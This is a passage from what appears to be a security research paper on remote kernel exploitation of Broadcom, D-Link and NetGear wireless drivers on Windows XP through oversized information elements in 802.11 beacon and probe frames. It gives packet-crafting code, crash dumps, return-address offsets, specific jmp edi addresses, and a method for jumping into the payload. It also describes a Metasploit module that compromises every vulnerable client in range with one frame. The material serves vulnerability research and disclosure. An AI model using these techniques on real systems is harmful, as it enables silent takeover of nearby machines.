   Packet_80211_mgmt_Crafter MgmtCrafter(bcast_addy, cfg.src, cfg.bssid);
   MgmtCrafter.craft(8, Beacon); // 8 = beacon
   P = Beacon;
   printf("\n");

   if (T.payload_size > 255)
   {
      printf("invalid target. payload sizes > 255 wont fit in a single IE\n");
      exit(0);
   }

   u_int8_t fixed_parameters[12] = {
      '_', ',', '.', 'j', 'c', '.', ',', '_', // timestamp (8 bytes)
       0x64, 0x00, // beeacon interval, 1.1024 secs
       0x11, 0x04  // capability information. ESS, WEP, Short slot time
   };

   P.AppendData(sizeof(fixed_parameters), fixed_parameters);

   u_int8_t SSID_ie[257]; //255 + 2 for type, value
   u_int8_t *SSID = SSID_ie + 2;

   SSID_ie[0] = 0;
   SSID_ie[1] = 255;

   memset(SSID, 0x41, 255);

   //Okay, SSID IE is ready for appending.
   P.AppendData(sizeof(SSID_ie), SSID_ie);
   P.print_hex_dump();
}
```

As a result of running this code, 802.11 beacon packets were produced that did indeed contain overly sized SSIDs. However, these packets appeared to have no effect on the BroadCom device driver. After considerable head scratching, a modification was made to the program to see if a normally sized SSID would cause the device driver to process it. If it were processed, it would mean that the fake SSID would show up in the list of available networks. Even after making this modification, the device driver still did not appear to be processing the manually crafted 802.11 beacon packets. Finally, it was realized that the driver might have some checks in place such that it would only process beacon packets from networks that also respond to 802.11 probes. To test this theory out, the code was changed in the manner shown below:

```
CreatePacketForExploit(BeaconPacket, basic_target);
```

```
//CreatePacket returns a beacon, we will also send out directd probe responses.
Packet_80211 ProbePacket = BeaconPacket;

ProbePacket.wlan_header->subtype = 5; //probe response.
ProbePacket.setDstAddr(cfg.dst);

...

while(true)
{
   int ret = Send80211Packet(&in_tx, BeaconPacket);
   usleep(cfg.usleep);
   ret = Send80211Packet(&in_tx, ProbePacket);
   usleep(2*cfg.usleep);
}
```

Sending out directed probe responses as well as beacon packets caused results to be generated immediately. When a small SSID was sent, it would suddenly show up in the list of available wireless networks. When an overly sized SSID was sent, it resulted in a much desired bluescreen as a result of the stack overflow that Chris had identified. The following output shows some of the crash information associated with transmitting an SSID that consisted of 255 `0xCC`'s:

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: ccccfe9d, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: f6e713de, address which referenced memory
...
TRAP_FRAME:  80550004 -- (.trap ffffffff80550004)
ErrCode = 00000000
eax=cccccccc ebx=84ce62ac ecx=00000000 edx=84ce62ac esi=805500e0 edi=84ce6308
eip=f6e713de esp=80550078 ebp=805500e0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
bcmwl5+0xf3de:
f6e713de f680d131000002  test    byte ptr [eax+31D1h],2     ds:0023:ccccfe9d=??
...
kd> k v
  *** Stack trace for last set context - .thread/.cxr resets it
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
805500e0 cccccccc cccccccc cccccccc cccccccc bcmwl5+0xf3de
80550194 f76a9f09 850890fc 80558e80 80558c20 0xcccccccc
805501ac 804dbbd4 850890b4 850890a0 00000000 NDIS!ndisMDpcX+0x21 (FPO: [Non-Fpo])
805501d0 804dbb4d 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46 (FPO: [0,0,0])
805501d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26 (FPO: [0,0,0])
```

In this case, the crash occurred because a variable on the stack was overwritten

that was subsequently used as a pointer. This overwritten pointer was then dereferenced. In this case, the dereference occurred through the `eax` register. Although the crash occurred as a result of the dereference, it's important to note that the return address for the stack frame was successfully overwritten with a controlled value of `0xcccccccc`. If the function had been allowed to return cleanly without trying to dereference corrupted pointers, full control of the instruction pointer would have been obtained.

In order to avoid this crash and gain full control of the instruction pointer, it's necessary to try to calculate the offset of the return address from the start of the buffer that is being transmitted. Figuring out this offset also has the benefit of making it possible to figure out the minimum number of bytes necessary to transmit to trigger the overflow. This is important because it may be useful when it comes to preventing the dereference crash that was seen previously.

There are many different ways in which the offset of the return address can be determined. In this situation, the simplest way to go about it is to transmit a buffer that contains an incrementing array of bytes. For instance, byte index 0 is `0x00`, byte index 1 is `0x01`, and so on. The value that the return address is overwritten with will then make it possible to calculate its offset within the buffer. After transmitting a packet that makes use of this technique, the following crash is rendered:

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 605f902e, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: f73673de, address which referenced memory
...
STACK_TEXT:
80550004 f73673de badb0d00 84d8b250 80550084 nt!KiTrap0E+0x233
WARNING: Stack unwind information not available. Following frames may be wrong.
805500e0 5c5b5a59 605f5e5d 64636261 68676665 bcmwl5+0xf3de
80550194 f76a9f09 84e9e0fc 80558e80 80558c20 0x5c5b5a59
805501ac 804dbbd4 84e9e0b4 84e9e0a0 00000000 NDIS!ndisMDpcX+0x21
805501d0 804dbb4d 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805501d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26
```

From this stack trace, it can be seen that the return address was overwritten with `0x5c5b5a59`. Since byte-ordering on x86 is little endian, the offset within the buffer that contains the SSID is `0x59`.

With knowledge of the offset at which the return address is overwritten, the next step becomes figuring out where in the buffer to place the arbitrary code that will be executed. Before going down this route, it's important to provide a little

bit of background on the format of 802.11 Management packets. Management packets encode all of their information in what the standard calls *Information Elements* (IEs). IEs have a one byte identifier followed by a one byte length which is subsequently followed by the associated IE data. For those familiar with *Type-Length-Value* (TLV), IEs are roughly the same thing. Based on this definition, the largest possible IE is 257 bytes (2 bytes of overhead, and 255 bytes of data).

The upshot of the size restrictions associated with an IE means that the largest possible SSID that can be copied to the stack is 255 bytes. When attempting to find the offset of the return address on the stack, an SSID IE was sent with a 255 byte SSID. Considering the fact that a stack overflow occurred, one might reasonably expect to find the entire 255 byte SSID on the stack as a result of the overflow that occurred. A quick dump of the stack can be used to validate this assumption:

```
kd> db esp L 256
80550078  2e f0 d9 84 0c 80 d8 84-00 80 d8 84 00 07 0e 01  ................
80550088  02 03 ff 00 01 02 03 04-05 06 07 08 09 0a 0b 0c  ................
80550098  0d 0e 0f 10 11 12 13 14-15 16 17 18 19 1a 1b 1c  ................
805500a8  1d 1e 1f 20 21 22 23 24-25 26 0b 28 0c 00 00 00  ... !"#$%&.(....
805500b8  82 84 8b 96 24 30 48 6c-0c 12 18 60 44 00 55 80  ....$0Hl...`D.U.
805500c8  3d 3e 3f 40 41 42 43 44-45 46 01 02 01 02 4b 4c  =>?@ABCDEF....KL
805500d8  4d 01 02 50 51 52 53 54-55 56 57 58 59 5a 5b 5c  M..PQRSTUVWXYZ[\
805500e8  5d 5e 5f 60 61 62 63 64-65 66 67 68 69 6a 6b 6c  ]^_`abcdefghijkl
805500f8  6d 6e 6f 70 71 72 73 74-75 76 77 78 79 7a 7b 7c  mnopqrstuvwxyz{|
80550108  7d 7e 7f 80 81 82 83 84-85 86 87 88 89 8a 8b 8c  }~..............
80550118  8d 8e 8f 90 91 92 93 94-95 96 97 98 99 9a 9b 9c  ................
80550128  9d 9e 9f a0 a1 a2 a3 a4-a5 a6 a7 a8 a9 aa ab ac  ................
80550138  ad ae af b0 b1 b2 b3 b4-b5 b6 b7 b8 b9 ba bb bc  ................
80550148  bd be bf c0 c1 c2 c3 c4-c5 c6 c7 c8 c9 ca cb cc  ................
80550158  cd ce cf d0 d1 d2 d3 d4-d5 d6 d7 d8 d9 da db dc  ................
80550168  dd de df e0 e1 e2 e3 e4-e5 e6 e7 e8 e9 ea eb ec  ................
80550178  ed ee ef f0 f1 f2 f3 f4-f5 f6 f7 f8 f9 fa fb fc  ................
80550188  fd fe e9 84 00 00 00 00-e0 9e 6a 01 ac 01 55 80  ..........j...U.
```

Based on this dump, it appears that the majority of the SSID was indeed copied across the stack. However, a large portion of the buffer prior to the offset of the return address has been mangled. In this instance, the return address appears to be located at `0x805500e4`. While the area prior to this address appears mangled, the area succeeding it has remained intact.

In order to try to prove the possibility of gaining code execution, a good initial attempt would be to send a buffer that overwrites the return address with the address that immediately succeeds it (which will be composed of int3's). If everything works according to plan, the vulnerable function will return into the int3's and bluescreen the machine in a controlled fashion. This accomplishes two things. First, it proves that it is possible to redirect execution into a controllable buffer. Second, it gives a snapshot of the state of the registers at the time that execution control is redirected. The layout of the buffer that would need to be

sent to trigger this condition is described in the diagram below:

```
[Padding.......][EIP][payload of int3's]
 ^              ^    ^
 |              |    \_ Can hold at most 163 bytes of arbitrary code.
 |              \_ Overwritten with 0x8055010d which points to the payload
 \_ Start of SSID that is mangled after the overflow occurs.
```

Transmitting a buffer that is structured as shown above does indeed result in a bluescreen. It is possible to differentiate actual crashes from those generated as the result of an int3 by looking at the bugcheck information. The use of an int3 will result in an unhandled kernel mode exception which is bugcheck code `0x8e`. Furthermore, the exception code information associated with this (the first parameter of the exception) will be set to `0x80000003`. Exception code `0x80000003` is used to indicate that the unhandled exception was associated with a trap instruction. This is generally a good indication that the arbitrary code you specified has executed. It's also very useful in situations where it is not possible to do remote kernel debugging and one must rely on strictly using crash dump analysis.

```
KERNEL_MODE_EXCEPTION_NOT_HANDLED (8e)
This is a very common bugcheck.  Usually the exception address pinpoints
the driver/function that caused the problem.  Always note this address
as well as the link date of the driver/image that contains this address.
Some common problems are exception code 0x80000003.  This means a hard
coded breakpoint or assertion was hit, but this system was booted
/NODEBUG.  This is not supposed to happen as developers should never have
hardcoded breakpoints in retail code, but ...
If this happens, make sure a debugger gets connected, and the
system is booted /DEBUG.  This will let us see why this breakpoint is
happening.
Arguments:
Arg1: 80000003, The exception code that was not handled
Arg2: 8055010d, The address that the exception occurred at
Arg3: 80550088, Trap Frame
Arg4: 00000000
...
TRAP_FRAME:  80550088 -- (.trap ffffffff80550088)
ErrCode = 00000000
eax=8055010d ebx=841b0000 ecx=00000000 edx=841b31f4 esi=841b000c edi=845f302e
eip=8055010e esp=805500fc ebp=8055010d iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!KiDoubleFaultStack+0x2c8e:
8055010e cc              int     3
...
STACK_TEXT:
8054fc50 8051d6a7 0000008e 80000003 8055010d nt!KeBugCheckEx+0x1b
80550018 804df235 80550034 00000000 80550088 nt!KiDispatchException+0x3b1
80550080 804df947 8055010d 8055010e badb0d00 nt!CommonDispatchException+0x4d
80550080 8055010e 8055010d 8055010e badb0d00 nt!KiTrap03+0xad
8055010d cccccccc cccccccc cccccccc cccccccc nt!KiDoubleFaultStack+0x2c8e
WARNING: Frame IP not in any known module. Following frames may be wrong.
```

```
80550111 cccccccc cccccccc cccccccc cccccccc 0xcccccccc
80550115 cccccccc cccccccc cccccccc cccccccc 0xcccccccc
80550119 cccccccc cccccccc cccccccc cccccccc 0xcccccccc
8055011d cccccccc cccccccc cccccccc cccccccc 0xcccccccc
```

The above crash dump information definitely shows that arbitrary code execution has been achieved. This is a big milestone. It pretty much proves that exploitation will be possible. However, it doesn't prove how reliable or portable it will be. For that reason, the next step involves identifying changes to the exploit that will make it more reliable and portable from one machine to the next. Fortunately, the current situation already appears like it might afford a good degree of portability, as the stack addresses don't appear to shift around from one crash to the next.

At this stage, the return address is being overwritten with a hard-coded stack address that points immediately after the return address in the buffer. One of the problems with this is that the amount of space immediately following the return address is limited to 163 bytes due to the maximum size of the SSID IE. This is enough room for small stub of a payload, but probably not large enough for a payload that would provide anything interesting in terms of features. It's also worth noting that overwriting past the return address might overwrite some important elements on the stack that could lead to the system crashing at some later point for hard to explain reasons. When dealing with kernel-mode vulnerabilities, it is advised that one attempt to clobber the least amount of state as possible in order to reduce the amount of collateral damage that might ensue.

Limiting the amount of data that is used in the overflow to only the amount needed to trigger the overwriting of the return address means that the total size for the SSID IE will be limited and not suitable to hold arbitrary code. However, there's no reason why code couldn't be placed in a completely separate IE unrelated to the SSID. This means we could transmit a packet that included both the bogus SSID IE and another arbitrary IE which would be used to contain the arbitrary code. Although this would work, it must be possible to find a reference to the arbitrary IE that contains the arbitrary code. One approach that might be taken to do this would be to search the address space for an intact copy of the 802.11 packet that is transmitted. Before going down that path, it makes sense to try to find instances of the packet in memory using the kernel debugger. A simple search of the address space using the destination MAC address of the packet sent is a good way to find potential matches. In this case, the destination MAC is 00:14:a5:06:8f:e6.

```
kd> .ignore_missing_pages 1
Suppress kernel summary dump missing page error message
kd> s 0x80000000 L?10000000 00 14 a5 06 8f e6
8418588a  00 14 a5 06 8f e6 ff ff-ff ff ff ff 40 0e 00 00  ............@...
841b0006  00 14 a5 06 8f e6 00 00-00 00 00 00 00 00 00 00  ................
841b1534  00 14 a5 06 8f e6 00 00-00 00 00 00 00 00 00 00  ................
```

```
84223028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845dc028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845de828  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845df828  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845f3028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845f3828  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845f4028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
845f5028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
84642d4c  00 14 a5 06 8f e6 00 00-f0 c6 2a 85 00 00 00 00  ..........*.....
846d6d4c  00 14 a5 06 8f e6 00 00-80 79 21 85 00 00 00 00  .........y!.....
84eda06c  00 14 a5 06 8f e6 02 06-01 01 00 0e 00 00 00 00  ................
84efdecc  00 14 a5 06 8f e6 00 00-65 00 00 00 16 00 25 0a  ........e.....%.
```

The above output shows that quite a few matches were found One important thing to note is that the BSSID used in the packet that contained the overly sized SSID was 00:07:0e:01:02:03. In an 802.11 header, the addresses of Management packets are arranged in order of DST, SRC, BSSID. While some of the above matches do not appear to contain the entire packet contents, many of them do. Picking one of the matches at random shows the contents in more detail:

```
kd> db 84223028 L 128
84223028  00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01  ................
84223038  02 03 d0 cf 85 b1 b3 db-01 00 00 00 64 00 11 04  ............d...
84223048  00 ff 4a 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  ..J..U...U...U..
84223058  01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  .U...U...U...U..
84223068  01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  .U...U...U...U..
84223078  01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  .U...U...U...U..
84223088  01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  .U...U...U...U..
84223098  01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d  .U...U...U...U..
842230a8  01 55 80 cc cc cc cc cc-cc cc cc cc cc cc cc cc  .U..............
842230b8  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
842230c8  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
842230d8  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
842230e8  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
842230f8  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
84223108  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

Indeed, this does appear to be a full copy of the original packet. The reason why there are so many copies of the packet in memory might be related to the fact that the current form of the exploit is transmitting packets in an infinite loop, thus causing the driver to have a few copies lingering in memory. The fact that multiple copies exist in memory is good news considering it increases the number of places that could be used for return addresses. However, it's not as simple as hard-coding one of these addresses into the exploit considering pool allocated addresses will not be predictable. Instead, steps will need to be taken to attempt to find a reference to the packet through a register or through some other context. In this way, a very small stub could be placed after the return address in the buffer that would immediately transfer control into the a copy of the packet somewhere else in memory. Although some initial work with the debugger showed a couple of references to the original packet on the stack, a

much simpler solution was identified. Consider the following register context at the time of the crash:

```
kd> r
Last set context:
eax=8055010d ebx=841b0000 ecx=00000000 edx=841b31f4 esi=841b000c edi=845f302e
eip=8055010e esp=805500fc ebp=8055010d iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!KiDoubleFaultStack+0x2c8e:
8055010e cc              int     3
```

Inspecting each of these registers individually eventually shows that the `edi` register is pointing into a copy of the packet.

```
kd> db edi
845f302e  00 07 0e 01 02 03 00 07-0e 01 02 03 10 cf 85 b1  ................
845f303e  b3 db 01 00 00 00 64 00-11 04 00 ff 4a 0d 01 55  ......d.....J..U
845f304e  80 0d 01 55 80 0d 01 55-80 0d 01 55 80 0d 01 55  ...U...U...U...U
```

As chance would have it, `edi` is pointing to the *source* MAC in the 802.11 packet that was sent. If it had instead been pointing to the *destination* MAC or the end of the packet, it would not have been of any use. With `edi` being pointed to the source MAC, the rest of the cards fall into place. The hard-coded stack address that was previously used to overwrite the return address can be replaced with an address (probably inside ntoskrnl.exe) that contains the equivalent of a `jmp edi` instruction. When the exploit is triggered and the vulnerable function returns, it will transfer control to the location that contains the `jmp edi`. The `jmp edi`, in turn, transfers control to the first byte of the source MAC. By setting the source MAC to some executable code, such as a relative jump instruction, it is possible to finally transfer control into a location of the packet that contains the arbitrary code that should be executed.


This solves the problem of using the hard-coded stack address as the return address and should help to make the exploit more reliable and portable between targets. However, this portability will be limited by the location of the `jmp edi` instruction that is used when overwriting the return address. Finding the location of a `jmp edi` instruction is relatively simple, although more effective measures could be use to cross-reference addresses in an effort to find something more portable[1]:

```
kd> s nt L?10000000 ff e7
8063abce  ff e7 ff 21 47 70 21 83-98 03 00 00 eb 38 80 3d  ...!Gp!......8.=
806590ca  ff e7 ff 5f eb 05 bb 22-00 00 c0 8b ce e8 74 ff  ..._..."......t.
806590d9  ff e7 ff 5e 8b c3 5b c9-c2 08 00 cc cc cc cc cc  ...^..[.........
8066662c  ff e7 ff 8b d8 85 db 74-e0 33 d2 42 8b cb e8 d7  .......t.3.B....
806bb44b  ff e7 a3 6c ff a2 42 08-ff 3f 2a 1e f0 04 04 04  ...l..B..?*.....
...
```

[1] Experimentation shows that `0x8066662c` is a reliable location

With the exploit all but finished, the final question that remains unanswered is where the arbitrary code should be placed in the 802.11 packet. There are a few different ways that this could be tackled. The simplest solution to the problem would be to simply append the arbitrary code immediately after the SSID in the packet. However, this would make the packet malformed and might cause the driver to drop it. Alternatively, an arbitrary IE, such as a WPA IE, could be used as a container for the arbitrary code as suggested earlier in this section. For now, the authors decided to take the middle road. By default, a WPA IE will be used as the container for all payloads, regardless of whether or not the payloads fit within the IE. This has the effect of allowing all payloads smaller than 256 bytes to be part of a well-formed packet. Payloads that are larger than 255 bytes will cause the packet to be malformed, but perhaps not enough to cause the driver to drop the packet. An alternate solution to this issue can be found in the NetGear **??** case study.

At this point, the structure of the buffer and the packet as a whole have been completely researched and are ready to be tested. The only thing left to do is incorporate the arbitrary code that was described in 4.1. Much time was spent debugging and improving the code that was used in order to produce a reliable exploit. An example of what the final packet might look like when sent across the air is shown in the following screenshot:



5.2 D-Link

Soon after the Broadcom exploit was completed, the authors decided to write a suite of fuzzing modules that could discover similar issues in other wireless drivers. The first casualty of this process was the A5AGU.SYS driver provided with the D-Link's DWL-G132 USB wireless adapter. The authors configured the test machine (Windows XP SP2) so that a complete snapshot of kernel memory was included in the system crash dumps. This ensures that when a crash occurs, enough useful information is there to debug the problem. Next, the latest driver for the target device (v1.0.1.41) was installed. Finally, the beacon fuzzing module was started and the card was inserted into the USB port of the test system. Five seconds later, a beautiful blue screen appeared while

the crash dump was written to disk.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 56149a1b, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: 56149a1b, address which referenced memory

ErrCode = 00000000
eax=00000000 ebx=82103ce0 ecx=00000002 edx=82864dd0 esi=f24105dc edi=8263b7a6
eip=56149a1b esp=80550658 ebp=82015000 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
56149a1b ??              ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from 56149a1b to 804e2158

FAILED_INSTRUCTION_ADDRESS:
+56149a1b
56149a1b ??              ???

STACK_TEXT:
805505e4 56149a1b badb0d00 82864dd0 00000000 nt!KiTrap0E+0x233
80550654 82015000 82103ce0 81f15e10 8263b79c 0x56149a1b
80550664 f2408d54 81f15e10 82103c00 82015000 0x82015000
80550694 f24019cc 82015000 82103ce0 82015000 A5AGU+0x28d54
805506b8 f2413540 824ff008 0000000b 82015000 A5AGU+0x219cc
805506d8 f2414fae 824ff008 0000000b 0000000c A5AGU+0x33540
805506f4 f24146ae f241d328 8263b760 81f75000 A5AGU+0x34fae
80550704 f2417197 824ff008 00000001 8263b760 A5AGU+0x346ae
80550728 804e42cc 00000000 821f0008 00000000 A5AGU+0x37197
80550758 f74acee5 821f0008 822650a8 829fb028 nt!IopfCompleteRequest+0xa2
805507c0 f74adb57 8295a258 00000000 829fb7d8 USBPORT!USBPORT_CompleteTransfer+0x373
805507f0 f74ae754 026e6f44 829fb0e0 829fb0e0 USBPORT!USBPORT_DoneTransfer+0x137
80550828 f74aff6a 829fb028 804e3579 829fb230 USBPORT!USBPORT_FlushDoneTransferList+0x16c
80550854 f74bdfb0 829fb028 804e3579 829fb028 USBPORT!USBPORT_DpcWorker+0x224
80550890 f74be128 829fb028 00000001 80559580 USBPORT!USBPORT_IsrDpcWorker+0x37e
805508ac 804dc179 829fb64c 6b755044 00000000 USBPORT!USBPORT_IsrDpc+0x166
805508d0 804dc0ed 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805508d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26
```

Five seconds of fuzzing had produced a flaw that made it possible to gain control of the instruction pointer. In order to execute arbitrary code, however, a contextual reference to the malicious frame had to be located. In this case, the `edi` register pointed into the source address field of the frame in just the same way that it did in the Broadcom vulnerability. The bogus `eip` value can be found just past the source address where one would expect it – inside one of the randomly generated information elements.

```
kd> dd 0x8263b7a6 (edi)
8263b7a6  f3793ee8 3ee8a34e a34ef379 6eb215f0
8263b7b6  fde19019 006431d8 9b001740 63594364

kd> s 0x8263b7a6 Lffff 0x1b 0x9a 0x14 0x56
8263bd2b  1b 9a 14 56 2a 85 56 63-00 55 0c 0f 63 6e 17 51  ...V*.Vc.U..cn.Q
```

The next step was to determine what information element was causing the crash. After decoding the in-memory version of the frame, a series of modifications and retransmissions were made until the specific information element leading to the crash was found. Through this method it was determined that a long `Supported Rates` information element triggers the stack overflow shown in the crash above.

Exploiting this flaw involved finding a return address in memory that pointed to a `jmp edi`, `call edi`, or `push edi; ret` instruction sequence. This was accomplished by running the `msfpescan` application included with the Metasploit Framework against the ntoskrnl.exe of our target. The resulting addresses had to be adjusted to account for the kernel's base address. The address that was chosen for this version of ntoskrnl.exe was 0x804f16eb (0x800d7000 + 0x0041a6eb).

```
$ msfpescan ntoskrnl.exe -j edi
[ntoskrnl.exe]
0x0040365d push edi; retn 0x0001
0x00405aab call edi
0x00409d56 push edi; ret
0x0041a6eb jmp edi
```

Finally, the magic frame was reworked into an exploit module for the 3.0 version of the Metasploit Framework. When the exploit is launched, a stack overflow occurs, the return address is overwritten with the location of a `jmp edi`, which in turn lands on the source address of the frame. The source address was modified to be a valid x86 relative jump, which directs execution into the body of the first information element. The maximum MTU of 802.11b is over 2300 bytes, allowing for payloads of up to 1000 bytes without running into reliability issues. Since this exploit is sent to the broadcast address, all vulnerable clients within range of the attacker are exploited with a single frame.

5.3 NetGear

For the next test, the authors chose NetGear's WG111v2 USB wireless adapter. The machine used in the D-Link exploit was reused for this test (Windows XP SP2). The latest version of the WG111v2.SYS driver (v5.1213.6.316) was installed, the beacon fuzzer was started, and the adapter was connected to the test system. After about ten seconds, the system crashed and another gorgeous blue screen appeared.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: dfa6e83c, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: dfa6e83c, address which referenced memory

ErrCode = 00000000
eax=80550000 ebx=825c700c ecx=00000005 edx=f30e0000 esi=82615000 edi=825c7012
eip=dfa6e83c esp=80550684 ebp=b90ddf78 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
dfa6e83c ??              ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from dfa6e83c to 804e2158

FAILED_INSTRUCTION_ADDRESS:
+ffffffffdfa6e83c
dfa6e83c ??              ???

STACK_TEXT:
80550610 dfa6e83c badb0d00 f30e0000 0b9e1a2b nt!KiTrap0E+0x233
WARNING: Frame IP not in any known module. Following frames may be wrong.
80550680 79e1538d 14c4f76f 8c1cec8e ea20f5b9 0xdfa6e83c
80550684 14c4f76f 8c1cec8e ea20f5b9 63a92305 0x79e1538d
80550688 8c1cec8e ea20f5b9 63a92305 115cab0c 0x14c4f76f
8055068c ea20f5b9 63a92305 115cab0c c63e58cc 0x8c1cec8e
80550690 63a92305 115cab0c c63e58cc 6d90e221 0xea20f5b9
80550694 115cab0c c63e58cc 6d90e221 78d94283 0x63a92305
80550698 c63e58cc 6d90e221 78d94283 2b828309 0x115cab0c
8055069c 6d90e221 78d94283 2b828309 39d51a89 0xc63e58cc
805506a0 78d94283 2b828309 39d51a89 0f8524ea 0x6d90e221
805506a4 2b828309 39d51a89 0f8524ea c8f0583a 0x78d94283
805506a8 39d51a89 0f8524ea c8f0583a 7e98cd49 0x2b828309
805506ac 0f8524ea c8f0583a 7e98cd49 214b52ab 0x39d51a89
805506b0 c8f0583a 7e98cd49 214b52ab 139ef137 0xf8524ea
805506b4 7e98cd49 214b52ab 139ef137 a7693fa7 0xc8f0583a
805506b8 214b52ab 139ef137 a7693fa7 dfad502f 0x7e98cd49
805506bc 139ef137 a7693fa7 dfad502f 81212de6 0x214b52ab
805506c0 a7693fa7 dfad502f 81212de6 c46a3b2e 0x139ef137
805507c0 f74a1b57 825f1e40 00000000 829a87d8 0xa7693fa7
805507f0 f74a2754 026e6f44 829a80e0 829a80e0 USBPORT!USBPORT_DoneTransfer+0x137
